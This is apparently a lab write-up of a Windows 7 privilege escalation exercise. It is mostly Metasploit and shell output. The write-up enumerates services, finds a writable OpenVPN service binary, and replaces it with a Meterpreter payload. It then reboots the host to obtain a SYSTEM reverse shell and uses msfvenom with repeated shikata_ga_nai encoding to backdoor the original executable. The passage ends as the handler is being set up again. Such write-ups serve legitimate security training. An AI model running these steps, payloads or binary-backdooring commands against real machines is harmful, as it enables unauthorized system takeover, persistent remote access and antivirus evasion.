Local Profile:               C:\Users\els_user
Connected over a slow link?: No


USER SETTINGS
--------------

    Last time Group Policy was applied: 3/25/2021 at 10:16:40 PM
    Group Policy was applied from:      N/A
    Group Policy slow link threshold:   500 kbps

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
Copyright (C) Microsoft Corp. 1981-2001

Created On 3/29/2021 at 10:18:38 PM
```

RSOP data for els-PC\els_user on ELS-PC : Logging Mode
---

OS Configuration: Standalone Workstation
OS Version: 6.1.7601
Site Name: N/A
Roaming Profile: N/A
Local Profile: C:\Users\els_user
Connected over a slow link?: No

USER SETTINGS
---

Last time Group Policy was applied: 3/25/2021 at 10:16:40 PM
Group Policy was applied from: N/A
Group Policy slow link threshold: 500 kbps

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
Copyright (C) Microsoft Corp. 1981-2001

Created On 3/29/2021 at 10:18:38 PM

RSOP data for els-PC\els_user on ELS-PC : Logging Mode
---

**OS Configuration: Standalone Workstation**
**OS Version: 6.1.7601**
Site Name: N/A
Roaming Profile: N/A
**Local Profile: C:\Users\els_user**
Connected over a slow link?: No

USER SETTINGS
---

Last time Group Policy was applied: 3/25/2021 at 10:16:40 PM
Group Policy was applied from: N/A
Group Policy slow link threshold: 500 kbps
Domain Name: els-PC
Domain Type: <Local Computer>

Applied Group Policy Objects
---
N/A

The following GPOs were not applied because they were filtered out
---
Local Group Policy
Filtering: Not Applied (Empty)

**The user is a part of the following security groups**
**---**
**None**
**Everyone**
**BUILTIN\Users**
**NT AUTHORITY\INTERACTIVE**
**CONSOLE LOGON**
**NT AUTHORITY\Authenticated Users**
**This Organization**
**LOCAL**

**NTLM Authentication**
**High Mandatory Level**

The user has the following security privileges
---

Resultant Set Of Policies for User
---

Software Installations
---
N/A

Logon Scripts
---
N/A

Logoff Scripts
---
N/A

Public Key Policies
---
N/A

Administrative Templates
---
N/A

Folder Redirection
---
N/A

Internet Explorer Browser User Interface
---
N/A

Internet Explorer Connection
---
N/A

Internet Explorer URLs
---
N/A

Internet Explorer Security
---
N/A

Internet Explorer Programs
---
N/A

# *WinPrivs*

***WINPRIVS***

msf5 post(windows/gather/wmic_command) > search win_privs

Matching Modules
==========

```
  #  Name                    Disclosure Date  Rank    Check  Description
  -  ----                    ---------------  ----    -----  -----------
  0  post/windows/gather/win_privs               normal  No     Windows Gather Privileges Enumeration


msf5 post(windows/gather/wmic_command) > use post/windows/gather/win_privs
msf5 post(windows/gather/win_privs) > show options

Module options (post/windows/gather/win_privs):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/win_privs) > set session 1
session => 1
msf5 post(windows/gather/win_privs) > run

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 False     False      False                    False        1              els-PC\els_user

Windows Privileges
==================

 Name
 ----
 SeBackupPrivilege
 SeChangeNotifyPrivilege
 SeIncreaseWorkingSetPrivilege
 SeShutdownPrivilege
 SeTimeZonePrivilege
 SeUndockPrivilege

[*] Post module execution completed
```

**WE CAN SEE ABOVE WE ARE NOT ADMINISTRATORS, WE NEED TO FIND A WAY TO BE ABLE TO BECOME SYSTEM THROUGH PRIV ESC.**

# *Gaining Privs (hopefully)*

***GAINING PRIVS***

```
msf5 post(windows/gather/win_privs) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4028 created.
Channel 80 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net start
net start
These Windows services are started:

   Application Experience
   Base Filtering Engine
   COM+ Event System
   COM+ System Application
```

Computer Browser
Cryptographic Services
DCOM Server Process Launcher
Desktop Window Manager Session Manager
DHCP Client
Diagnostic Policy Service
Diagnostic Service Host
Diagnostic System Host
Distributed Link Tracking Client
Distributed Transaction Coordinator
DNS Client
Group Policy Client
IKE and AuthIP IPsec Keying Modules
IP Helper
IPsec Policy Agent
Network Connections
Network List Service
Network Location Awareness
Network Store Interface Service
Offline Files
OpenVPN Service
Plug and Play
Power
Print Spooler
Remote Procedure Call (RPC)
RPC Endpoint Mapper
Security Accounts Manager
Security Center
Server
Shell Hardware Detection
System Event Notification Service
Task Scheduler
TCP/IP NetBIOS Helper
Themes
User Profile Service
VMware Alias Manager and Ticket Service
VMware Physical Disk Helper Service
VMware Tools
Windows Audio
Windows Audio Endpoint Builder
Windows Defender
Windows Event Log
Windows Firewall
Windows Font Cache Service
Windows Management Instrumentation
Windows Search
Windows Time
Windows Update
WinHTTP Web Proxy Auto-Discovery Service
WMI Performance Adapter
Workstation

The command completed successfully.

C:\Windows\system32>wmic service list brief
wmic service list brief
ExitCode  Name                      ProcessId  StartMode  State    Status
0         AeLookupSvc               868        Manual     Running  OK
1077      ALG                       0          Manual     Stopped  OK
1077      AppIDSvc                  0          Manual     Stopped  OK
1077      Appinfo                   0          Manual     Stopped  OK
1077      AppMgmt                   0          Manual     Stopped  OK
0         AudioEndpointBuilder      844        Auto       Running  OK
0         Audiosrv                  808        Auto       Running  OK
1077      AxInstSV                  0          Manual     Stopped  OK
1077      BDESVC                    0          Manual     Stopped  OK

```
0      BFE                     1252     Auto     Running  OK
1077     BITS                    0      Manual    Stopped  OK
0      Browser                 868      Manual    Running  OK
1077     bthserv                 0      Manual    Stopped  OK
1077     CertPropSvc             0      Manual    Stopped  OK
1077     clr_optimization_v2.0.50727_32    0      Manual    Stopped  OK
0      COMSysApp               1640     Manual    Running  OK
0      CryptSvc                1068     Auto     Running  OK
0      CscService              844      Auto     Running  OK
0      DcomLaunch              616      Auto     Running  OK
0      defragsvc               0      Manual    Stopped  OK
0      Dhcp                    808      Auto     Running  OK
0      Dnscache                1068     Auto     Running  OK
1077     dot3svc                 0      Manual    Stopped  OK
0      DPS                     1252     Auto     Running  OK
1077     EapHost                 0      Manual    Stopped  OK
1077     EFS                     0      Manual    Stopped  OK
1077     ehRecvr                 0      Manual    Stopped  OK
1077     ehSched                 0      Manual    Stopped  OK
0      eventlog                808      Auto     Running  OK
0      EventSystem             964      Auto     Running  OK
1077     Fax                     0      Manual    Stopped  OK
1077     fdPHost                 0      Manual    Stopped  OK
1077     FDResPub                0      Manual    Stopped  OK
0      FontCache               3032     Auto     Running  OK
1077     FontCache3.0.0.0        0      Manual    Stopped  OK
0      gpsvc                   868      Auto     Running  OK
1077     hidserv                 0      Manual    Stopped  OK
1077     hkmsvc                  0      Manual    Stopped  OK
1077     HomeGroupProvider       0      Manual    Stopped  OK
1077     idsvc                   0      Manual    Stopped  OK
0      IKEEXT                  868      Auto     Running  OK
1077     IPBusEnum               0      Manual    Stopped  OK
0      iphlpsvc                868      Auto     Running  OK
1077     KeyIso                  0      Manual    Stopped  OK
1077     KtmRm                   0      Manual    Stopped  OK
0      LanmanServer            868      Auto     Running  OK
0      LanmanWorkstation       1068     Auto     Running  OK
1077     lltdsvc                 0      Manual    Stopped  OK
0      lmhosts                 808      Auto     Running  OK
1077     Mcx2Svc                 0      Disabled  Stopped  OK
0      MMCSS                   0      Auto     Stopped  OK
0      MpsSvc                  1252     Auto     Running  OK
0      MSDTC                   288      Manual    Running  OK
1077     MSiSCSI                 0      Manual    Stopped  OK
0      msiserver               0      Manual    Stopped  OK
1077     napagent                0      Manual    Stopped  OK
1077     Netlogon                0      Manual    Stopped  OK
0      Netman                  844      Manual    Running  OK
0      netprofm                964      Manual    Running  OK
1077     NetTcpPortSharing       0      Disabled  Stopped  OK
0      NlaSvc                  1068     Auto     Running  OK
0      nsi                     964      Auto     Running  OK
0      OpenVPNService          1456     Auto     Running  OK
1077     p2pimsvc                0      Manual    Stopped  OK
1077     p2psvc                  0      Manual    Stopped  OK
1077     PcaSvc                  0      Manual    Stopped  OK
1077     PeerDistSvc             0      Manual    Stopped  OK
1077     pla                     0      Manual    Stopped  OK
0      PlugPlay                616      Auto     Running  OK
1077     PNRPAutoReg             0      Manual    Stopped  OK
1077     PNRPsvc                 0      Manual    Stopped  OK
0      PolicyAgent             292      Manual    Running  OK
0      Power                   616      Auto     Running  OK
0      ProfSvc                 868      Auto     Running  OK
1077     ProtectedStorage        0      Manual    Stopped  OK
```

```
1077    QWAVE                       0       Manual    Stopped  OK
1077    RasAuto                     0       Manual    Stopped  OK
1077    RasMan                      0       Manual    Stopped  OK
1077    RemoteAccess                0       Disabled  Stopped  OK
1077    RemoteRegistry              0       Manual    Stopped  OK
0       RpcEptMapper                720     Auto      Running  OK
1077    RpcLocator                  0       Manual    Stopped  OK
0       RpcSs                       720     Auto      Running  OK
0       SamSs                       500     Auto      Running  OK
1077    SCardSvr                    0       Manual    Stopped  OK
0       Schedule                    868     Auto      Running  OK
1077    SCPolicySvc                 0       Manual    Stopped  OK
1077    SDRSVC                      0       Manual    Stopped  OK
1077    seclogon                    0       Manual    Stopped  OK
0       SENS                        868     Auto      Running  OK
1077    SensrSvc                    0       Manual    Stopped  OK
1077    SessionEnv                  0       Manual    Stopped  OK
1077    SharedAccess                0       Disabled  Stopped  OK
0       ShellHWDetection            868     Auto      Running  OK
1077    SNMPTRAP                    0       Manual    Stopped  OK
0       Spooler                     1212    Auto      Running  OK
1077    sppsvc                      0       Manual    Stopped  OK
1077    sppuinotify                 0       Manual    Stopped  OK
1077    SSDPSRV                     0       Manual    Stopped  OK
1077    SstpSvc                     0       Manual    Stopped  OK
1077    StiSvc                      0       Manual    Stopped  OK
1077    StorSvc                     0       Manual    Stopped  OK
0       swprv                       3420    Manual    Running  OK
1077    SysMain                     0       Manual    Stopped  OK
1077    TabletInputService          0       Manual    Stopped  OK
1077    TapiSrv                     0       Manual    Stopped  OK
1077    TBS                         0       Manual    Stopped  OK
1077    TermService                 0       Manual    Stopped  OK
0       Themes                      868     Auto      Running  OK
1077    THREADORDER                 0       Manual    Stopped  OK
0       TrkWks                      844     Auto      Running  OK
1077    TrustedInstaller            0       Manual    Stopped  OK
1077    UI0Detect                   0       Manual    Stopped  OK
1077    UmRdpService                0       Manual    Stopped  OK
1077    upnphost                    0       Manual    Stopped  OK
0       UxSms                       844     Auto      Running  OK
1077    VaultSvc                    0       Manual    Stopped  OK
1077    vds                         0       Manual    Stopped  OK
0       VGAuthService               1644    Auto      Running  OK
0       VMTools                     1788    Auto      Running  OK
0       vmvss                       0       Manual    Stopped  OK
0       VMware Physical Disk Helper Service 676     Auto      Running  OK
0       VSS                         1776    Manual    Running  OK
0       W32Time                     964     Manual    Running  OK
1077    WatAdminSvc                 0       Manual    Stopped  OK
1077    wbengine                    0       Manual    Stopped  OK
1077    WbioSrvc                    0       Manual    Stopped  OK
1077    wcncsvc                     0       Manual    Stopped  OK
1077    WcsPlugInService            0       Manual    Stopped  OK
0       WdiServiceHost              964     Manual    Running  OK
0       WdiSystemHost               844     Manual    Running  OK
1077    WebClient                   0       Manual    Stopped  OK
1077    Wecsvc                      0       Manual    Stopped  OK
1077    wercplsupport               0       Manual    Stopped  OK
0       WerSvc                      0       Manual    Stopped  OK
0       WinDefend                   3072    Auto      Running  OK
0       WinHttpAutoProxySvc         964     Manual    Running  OK
0       Winmgmt                     868     Auto      Running  OK
1077    WinRM                       0       Manual    Stopped  OK
1077    Wlansvc                     0       Manual    Stopped  OK
0       wmiApSrv                    2768    Manual    Running  OK
```

```
1077     WMPNetworkSvc                0       Manual    Stopped  OK
1077     WPCSvc                       0       Manual    Stopped  OK
0        WPDBusEnum                   0       Manual    Stopped  OK
0        wscsvc                       808     Auto      Running  OK
0        WSearch                      2308    Auto      Running  OK
0        wuauserv                     868     Auto      Running  OK
1077     wudfsvc                      0       Manual    Stopped  OK
1077     WwanSvc                      0       Manual    Stopped  OK
```

**NOW TO UPGRADE PRIVS WE NEED TO KNOW WHAT IS RUNNING, IF IT IS RUNNING AS SYSTEM OR IF WE CAN USE THE BINARY PATH TO INCREASE OUR PRIVS. WE ALSO WANT TO KNOW IF WE CAN USE A DOS ATTACK AND CRASH A PROGRAM, THUS ALLOWING THE PROGRAM TO RESTART AND HOPEFULLY GIVE US SYSTEM PRIVS.**

```
C:\Windows\system32>cd c:\Users\els
cd c:\Users\els

c:\Users\els>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0681-6088

 Directory of c:\Users\els

02/26/2014  07:27 AM    <DIR>          .
02/26/2014  07:27 AM    <DIR>          ..
02/21/2014  03:02 PM    <DIR>          Contacts
02/24/2014  05:04 AM    <DIR>          Desktop
02/21/2014  07:58 AM    <DIR>          Documents
02/21/2014  03:02 PM    <DIR>          Downloads
02/21/2014  03:03 PM    <DIR>          Favorites
02/26/2014  07:27 AM             2,730 filt_serv.txt
02/21/2014  03:02 PM    <DIR>          Links
02/21/2014  03:02 PM    <DIR>          Music
02/21/2014  03:02 PM    <DIR>          Pictures
02/21/2014  03:02 PM    <DIR>          Saved Games
02/21/2014  03:02 PM    <DIR>          Searches
02/26/2014  04:25 AM           470,936 serv_list.txt
02/21/2014  03:02 PM    <DIR>          Videos
               2 File(s)        473,666 bytes
              13 Dir(s)  18,233,245,696 bytes free

c:\Users\els>serv_list.txt
serv_list.txt

c:\Users\els>wmic service > serv_list.txt
wmic service > serv_list.txt

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User          Path
 ---   ----  ----               ----  -------  ----          ----
 0     0     [System Process]
 4     0     System
 244   4     smss.exe
 288   492   msdtc.exe
 292   492   svchost.exe
 336   328   csrss.exe
 388   328   wininit.exe
 396   380   csrss.exe
 432   380   winlogon.exe
 480   1888  SVpDdVhFuic.exe       x86   1       els-PC\els_user  C:-
\Users\els_user\AppData\Local\Temp\radEAAB7.tmp\SVpDdVhFuic.exe
```

```
 492  388  services.exe
 500  388  lsass.exe
 512  388  lsm.exe
 616  492  svchost.exe
 676  492  vmacthlp.exe
 720  492  svchost.exe
 808  492  svchost.exe
 844  492  svchost.exe
 868  492  svchost.exe
 964  492  svchost.exe
 1068 492  svchost.exe
 1212 492  spoolsv.exe
 1252 492  svchost.exe
 1456 492  openvpnserv.exe
 1552 844  dwm.exe             x86   1      els-PC\els_user  C:\Windows\system32\Dwm.exe
 1572 492  taskhost.exe        x86   1      els-PC\els_user  C:\Windows\system32\taskhost.exe
 1644 492  VGAuthService.exe
 1652 1528 explorer.exe        x86   1      els-PC\els_user  C:\Windows\Explorer.EXE
 1768 616  rundll32.exe        x86   1      els-PC\els_user  C:\Windows\system32\rundll32.exe
 1788 492  vmtoolsd.exe
 1844 1652 vmtoolsd.exe        x86   1      els-PC\els_user  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1888 1652 wscript.exe         x86   1      els-PC\els_user  C:\Windows\System32\WScript.exe
 2104 1768 dinotify.exe        x86   1      els-PC\els_user  C:\Windows\System32\dinotify.exe
 2232 616  WmiPrvSE.exe
 2308 492  SearchIndexer.exe
 2440 492  TrustedInstaller.exe
 2768 492  WmiApSrv.exe
 3032 492  svchost.exe
 3072 492  svchost.exe
 3284 4028 notepad.exe         x86   1      els-PC\els_user  C:\Windows\system32\NOTEPAD.EXE
 3420 492  svchost.exe
 3736 396  conhost.exe         x86   1      els-PC\els_user  C:\Windows\system32\conhost.exe
 3972 2308 SearchProtocolHost.exe
 4028 480  cmd.exe             x86   1      els-PC\els_user  C:\Windows\system32\cmd.exe
 4056 2308 SearchFilterHost.exe

WITHOUT GETTING RID OF WINDOWS 32 SYSTEM FILES IT IS IMPOSSIBLE TO READ

WE DO THIS TO MAKE IT READABLE

meterpreter > shell
Process 2852 created.
Channel 83 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wmic service WHERE "NOT PathName LIKE '%system32%'" GET PathName, Name > C:-
\Users\els\filt_serv.txt
wmic service WHERE "NOT PathName LIKE '%system32%'" GET PathName, Name > C:\Users\els\filt_serv.txtwmic
service WHERE "NOT PathName LIKE '%system32%'" GET PathName, Name > C:\Users\els\filt_serv.txt

C:\Windows\system32>^Z
Background channel 83? [y/N]  y
meterpreter > download C:\\Users\\els\\filt_serv.txt filt_serv.txt
[*] Downloading: C:\Users\els\filt_serv.txt -> filt_serv.txt
[*] Downloaded 3.28 KiB of 3.28 KiB (100.0%): C:\Users\els\filt_serv.txt -> filt_serv.txt
[*] download   : C:\Users\els\filt_serv.txt -> filt_serv.txt

┌──(kali㉿kali)-[~]
└─$ cat
filt_serv.txt
1 ×
  Name                          PathName
clr_optimization_v2.0.50727_32       C:-
\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe
ehRecvr                         C:\Windows\ehome\ehRecvr.exe
```

```
ehSched                         C:\Windows\ehome\ehsched.exe
FontCache3.0.0.0                C:\Windows\Microsoft.Net\Framework\v3.0\WPF\PresentationFontCache.exe
idsvc                           "C:\Windows\Microsoft.NET\Framework\v3.0\Windows Communication
Foundation\infocard.exe"
NetTcpPortSharing               "C:\Windows\Microsoft.NET\Framework\v3.0\Windows Communication
Foundation\SMSvcHost.exe"
OpenVPNService                  C:\Program Files\OpenVPN\bin\openvpnserv.exe
TrustedInstaller                C:\Windows\servicing\TrustedInstaller.exe
VGAuthService                   "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
VMTools                         "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
VMware Physical Disk Helper Service  "C:\Program Files\VMware\VMware Tools\vmacthlp.exe"
WMPNetworkSvc                   "C:\Program Files\Windows Media Player\wmpnetwk.exe"
```

**ABOVE IS ALL OF THE FILES THAT WE ACTUALLY HAVE THE RIGHT TO CHANGE**

**LET LOOK AT THIS OPENVPN**

```
C:\Windows\system32>cd c:\Program Files\OpenVPN\bin
cd c:\Program Files\OpenVPN\bin

c:\Program Files\OpenVPN\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0681-6088

 Directory of c:\Program Files\OpenVPN\bin

02/26/2014  09:36 AM    <DIR>          .
02/26/2014  09:36 AM    <DIR>          ..
02/24/2014  05:03 AM               161 addtap.bat
02/24/2014  05:03 AM               198 deltapall.bat
12/11/2009  04:48 PM         1,206,784 libeay32.dll
12/11/2009  04:48 PM            86,528 libpkcs11-helper-1.dll
12/11/2009  04:48 PM           232,448 libssl32.dll
12/11/2009  04:48 PM         1,534,464 openssl.exe
12/11/2009  04:48 PM           104,696 openvpn-gui-1.0.3.exe
12/11/2009  04:47 PM           578,048 openvpn.exe
12/11/2009  04:47 PM            36,352 openvpnserv.exe
12/11/2009  04:48 PM            77,312 tapinstall.exe
              10 File(s)      3,856,991 bytes
               2 Dir(s)  18,227,134,464 bytes free

c:\Program Files\OpenVPN\bin>icacls bin
icacls bin
bin: The system cannot find the file specified.
Successfully processed 0 files; Failed processing 1 files

c:\Program Files\OpenVPN\bin>icacls "C:\Program Files\OpenVPN\bin"
icacls "C:\Program Files\OpenVPN\bin"
C:\Program Files\OpenVPN\bin els-PC\els_user:(I)(OI)(CI)(M)
                            BUILTIN\Administrators:(I)(F)
                            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                            BUILTIN\Users:(I)(OI)(CI)(RX)
                            NT SERVICE\TrustedInstaller:(I)(CI)(F)

Successfully processed 1 files; Failed processing 0 files

c:\Program Files\OpenVPN\bin>
```

**TO BE ABLE TO INCREASE PRIVS WE NEED TO KNOW MORE ABOUT THE OPENVPN SERVICE, I PUT THE SERV_LIST.TXT FILE INTO EXCEL, IT IS REALLY HARD TO READ ANY OTHER WAY AND STILL HARD EVEN IN EXCEL, HOWEVER WHAT WE WERE ABLE TO DO IS SEE IF LOCALSYSTEM IS RUNNING IT AND IT SURE IS. ALSO ELS-PC USER HAS RIGHTS TO IT. THIS COULD POTENTIALLY BE AN ATTACK VECTOR**

**WHAT WE NEED TO DO NOW IS REPLACE THE OPENVPNSERV.EXE FILE WITH A MALICIOUS PAYLOAD, THEN STOP THE SERVICE THEN RESTART THE SERVICE**

**BEFORE SENDING OUR PAYLOAD AT IT WE NEED TO MAKE A BACKUP OF OPENVPNSERV.EXE**

```
c:\Program Files\OpenVPN\bin>^Z
Background channel 86? [y/N]  y
meterpreter > cd "c:\\Program Files\\OpenVPN\\bin"
meterpreter > mv openvpnserv.exe openvpnserv.exe.bck
meterpreter > ls
Listing: c:\Program Files\OpenVPN\bin
=====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  161      fil   2014-02-24 07:03:51 -0500  addtap.bat
100777/rwxrwxrwx  198      fil   2014-02-24 07:03:51 -0500  deltapall.bat
100666/rw-rw-rw-  1206784  fil   2009-12-11 18:48:34 -0500  libeay32.dll
100666/rw-rw-rw-  86528    fil   2009-12-11 18:48:34 -0500  libpkcs11-helper-1.dll
100666/rw-rw-rw-  232448   fil   2009-12-11 18:48:34 -0500  libssl32.dll
100777/rwxrwxrwx  1534464  fil   2009-12-11 18:48:34 -0500  openssl.exe
100777/rwxrwxrwx  104696   fil   2009-12-11 18:48:34 -0500  openvpn-gui-1.0.3.exe
100777/rwxrwxrwx  578048   fil   2009-12-11 18:47:44 -0500  openvpn.exe
100666/rw-rw-rw-  36352    fil   2014-02-26 10:45:20 -0500  openvpnserv.exe.bck
100777/rwxrwxrwx  77312    fil   2009-12-11 18:48:34 -0500  tapinstall.exe

meterpreter > upload openvpnserv.exe openvpnserv.exe
[*] uploading  : openvpnserv.exe -> openvpnserv.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): openvpnserv.exe -> openvpnserv.exe
[*] uploaded   : openvpnserv.exe -> openvpnserv.exe
meterpreter >

meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf5 exploit(multi/handler) > set lport 4460
lport => 4460
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.50.50.100:4460

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > reboot -f 2
Rebooting...

[*] 172.50.50.10 - Meterpreter session 1 closed.  Reason: Died
```

**WE HAVE SEND THE PAYLOAD, CREATED A JOB USING THE MULTI HANDLER EXPLOIT AND THEN REBOTTED THE MACHINE, THIS ALL HAPPENED AFTER WE UPLOADED OUR PAYLOAD TO THE OPENVPNSERV.EXE BINARY**

**WHAT SHOULD HAPPEN NOW IS WE SHOULD GET A 2ND METERPRETER SESSION WHEN THE MACHINE RESTARTS**

```
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 172.50.50.10
[*] Meterpreter session 2 opened (172.50.50.100:4460 -> 172.50.50.10:49155) at 2021-03-30 19:05:45 -0400
[*] 172.50.50.10 - Meterpreter session 2 closed.  Reason: Died
```

```
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

No active sessions.

msf5 exploit(multi/handler) >
```

**IT WORKED BUT THEN IT DIED, THAT IS OK, BECAUSE WE KNOW THAT IT WORKS. WINDOWS WILL KILL THE APPLICATION BECAUSE THE PROPER SERVICE DID NOT START UP WITH THE MACHINE, WE CAN WORK WITH THIS THOUGH**

**USE EITHER ONE OF THE TWO COMMANDS BELOW**

```
msf5 exploit(multi/handler) > set autorunscript explorer.exe
autorunscript => explorer.exe
msf5 exploit(multi/handler) > set autorunscript migrate -f
```

**THIS WILL EITHER MIGRATE TO EXPLORER.EXE OR MIGRATE TO SOMETHING THAT IS MORE STABLE**

**LETS GET BACK IN THROUGH OUR BACKDOOR, SET EVERYTHING UP GET IT READY TO GO TO ATTACK THE MACHINE AGAIN**

```
[*] Started reverse TCP handler on 172.50.50.100:4460
msf5 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set lport 4450
lport => 4450
msf5 exploit(multi/handler) > set rhost 172.50.50.10
rhost => 172.50.50.10
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 172.50.50.10:4450
[*] Sending stage (176195 bytes) to 172.50.50.10
[*] Meterpreter session 3 opened (0.0.0.0:0 -> 172.50.50.10:4450) at 2021-03-30 19:10:36 -0400
[*] Session ID 3 (0.0.0.0:0 -> 172.50.50.10:4450) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: SVpDdVhFuic.exe (1856)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3948
[+] Successfully migrated to process

meterpreter > getuid
Server username: els-PC\els_user
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
Background session 3? [y/N]
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tap0
```

```
lhost => tap0
msf5 exploit(multi/handler) > set lport 4460
lport => 4460
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 172.50.50.100:4460:-  -
[-] Handler failed to bind to 0.0.0.0:4460:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4460).
msf5 exploit(multi/handler) > set lport 4470
lport => 4470
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.50.50.100:4470
msf5 exploit(multi/handler) > set autorunscript migrate -f
autorunscript => migrate -f
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  3         meterpreter x86/windows  els-PC\els_user @ ELS-PC  0.0.0.0:0 -> 172.50.50.10:4450 (172.50.50.10)

msf5 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter > reboot -f 2
Rebooting...

[*] 172.50.50.10 - Meterpreter session 3 closed.  Reason: Died
[-] Error running command reboot: Rex::TimeoutError Operation timed out.
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 172.50.50.10
[*] Meterpreter session 4 opened (172.50.50.100:4460 -> 172.50.50.10:49155) at 2021-03-30 19:13:20 -0400
[*] Session ID 4 (172.50.50.100:4460 -> 172.50.50.10:49155) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: openvpnserv.exe (1400)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2000
[+] Successfully migrated to process

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-PC  172.50.50.100:4460 -> 172.50.50.10:49155
(172.50.50.10)

msf5 exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

**WE CAN SEE THAT WE ARE NOW SYSTEM!!!**

# *Injecting into Exisiting Binary*

***INJECTING INTO EXISITING BINARY***

First, we need to download the original openvpnserv.exe locally. We can do this by using our first Meterpreter session:

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > download "C:\\Program Files\\OpenVPN\\bin\\openvpnserv.exe.bck" openvpnserv.exe.bck
[*] downloading: C:\Program Files\OpenVPN\bin\openvpnserv.exe.bck -> openvpnserv.exe.bck
[*] download : C:\Program Files\OpenVPN\bin\openvpnserv.exe.bck -> openvpnserv.exe.bck

Downloaded the original OpenVPN binary file, renamed to openvpnserv.exe.bck, we have to inject a reverse TCP shell in it as follows:

root@kali:~/LABS/15# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.50.50.100 LPORT=4460 -f exe -e x86/shikata_ga_nai -i 15 -k -x openvpnserv.exe.bck > openvpnserv.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai succeeded with size 630 (iteration=10)
x86/shikata_ga_nai succeeded with size 657 (iteration=11)
x86/shikata_ga_nai succeeded with size 684 (iteration=12)
x86/shikata_ga_nai succeeded with size 711 (iteration=13)
x86/shikata_ga_nai succeeded with size 738 (iteration=14)
x86/shikata_ga_nai chosen with final size 738
Payload size: 738 bytes
````

As you can see, with **msfvenom** we can inject and encode the payload into an existing binary.

First, we need to start the handler once again before we reboot the machine.

Reconfigure handler with the migrate option:

